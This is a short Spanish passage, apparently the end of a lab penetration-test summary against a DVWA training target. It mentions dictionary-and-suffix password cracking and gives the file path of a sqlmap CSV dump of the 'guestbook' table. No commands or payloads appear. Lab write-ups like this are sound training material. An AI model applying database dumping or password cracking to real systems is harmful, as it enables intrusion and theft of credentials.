- Uso de diccionarios y sufijos comunes para crackear contraseñas

**6. Archivos generados:**

- Archivo CSV generado para la tabla 'guestbook':  
'/home/kali/.local/share/sqlmap/output/192.168.1.49/dump/dvwa/guestbook.csv'

Esta información proporciona una visión general de las actividades realizadas, las vulnerabilidades encontradas, los datos extraídos y las acciones realizadas durante la exploración de la URL proporcionada.

